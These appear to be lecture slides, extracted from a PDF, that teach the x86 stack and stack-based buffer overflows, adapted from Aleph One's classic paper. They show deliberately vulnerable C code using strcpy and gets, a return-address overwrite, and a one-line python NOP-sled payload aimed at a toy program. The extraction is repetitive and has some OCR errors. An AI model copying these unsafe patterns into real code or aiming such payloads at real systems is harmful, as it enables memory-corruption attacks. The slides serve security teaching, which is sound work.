







Outline

- Computer
 - CPU
 - Instructions
- The Stack (x86)
 - What is a stack
 - How it is used by programs
 - Technical details
- Buffer overflows
- Adapted from Aleph One's "Smashing the Stack for Fun and Profit"

CPU

- Executes assembly instructions
 - ADD, SUB, MULT, XOR, CMP, JMP, ...
- Has built-in "variables" called registers
- General Purpose
 - EAX, EBX, ECX, EDX, EDI, ESI




- Special Purpose:
 - EIP: Instruction Pointer
 - ESP: Stack Pointer
 - EBP: Frame/Base Pointer


The Stack



Process Memory Organization



Stack push 0x0a



Stack

push 0x0a
push 0x6c
push 0xff


ff 6c 0a

Stack

push 0x0a
push 0x6c
push 0xff
pop r1 #0xff

6c 0a


push 0x0a push 0x6c push 0xff pop r1 #0xff pop r2 #0x6c ff 6c 0a





example.c


```
void foo(int a, int b) {
    char buf1[10];
}


void main() {
    foo(3,6);
}
```















C stack frames (x86 specific)

Grows toward lower address
Starts ~end of VA space
Two related registers
%ESP - Stack Pointer
%EBP - Frame Pointer





example.c


```
void foo(int a, int b) {
    char buf1[10];
}


void main() {
    foo(3,6);
}
```


main: pushl %ebp movl %esp, %ebp subl \$8, %esp movl \$6, 4(%esp) movl \$3, (%esp) call foo leave ret prev FP






































```
main:
   pushl %ebp
   movl %esp, %ebp
   subl $8, %esp
   movl $6, 4(%esp)
   movl $3, (%esp)
   call foo
   leave
   ret   mov %ebp, %esp
   pop %ebp
```

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
    char buf[256];
    memset(buf, 'A', 255);
    buf[255] = '\x00';
    foo(buf);
}
```

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
    char buf[256];
    memset(buf, 'A', 255);
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void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
AAAAAAA...

prev FP
```

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
prev FP
```

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}
prev FP
```

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void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}

prev FP
```

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   foo(buf);
}

prev FP
```

```
void foo(char *str) {
  char buffer[16];
  strcpy(buffer, str);
}


void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
AAAAAAA...

0x41414141


0x41414141

AAAAAAA...

prev FP
```



```
Buffer overflow example
void foo(char *str) {
                            AAAAA
  char buffer[16];
   tropy(buffer
                          0 \times 41414141
    mov %ebp, %esp
    pop %ebp
                          0 \times 41414141
void
                          0x41414141
 memset(buf, 'A', 255);
 AAAAAA...
 foo(buf);
                            prev FP
```



```
void foo(char *str) {
    char buffer[16];
    mov %ebp, %esp
    pop %ebp
    ret
    char buf[250],
    memset(buf, 'A', 255);
    buf[255] = '\x00';
    foo(buf);
}


?
AAAAAA...

0x41414141

0x41414141

AAAAAAA...

prev FP
```



Buffer overflow FTW


- Success! Program crashed!
- Can we do better?
 - Yes
 - How?


Exploiting buffer overflows


```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
    char buf[256];
    memset(buf, 'A', 255);
    buf[255] = '\x00';
    ((int*)buf)[5] = (int)buf;
    foo(buf);
}
```

```
Exploiting buffer overflows
void foo(char *str) {
                               AAAAAA...
  char buffer[16];
   strcpy(buffer, str);
                             0x41414141
                                  buf
void main() {
 char buf[256];
                             0 \times 41414141
 memset(buf, 'A', 255);
 buf[255] = '\x00';
                               AAAAAA...
 ((int*)buf)[5] = (int)buf;
 foo(buf);
                               prev FP
```







(slightly) more realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

(slightly) more realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}

python -c "print '\x90'*110 + \
    '\xeb\xfe' + '\x00\xd0\xff\xff'" | \
    ./a.out
```

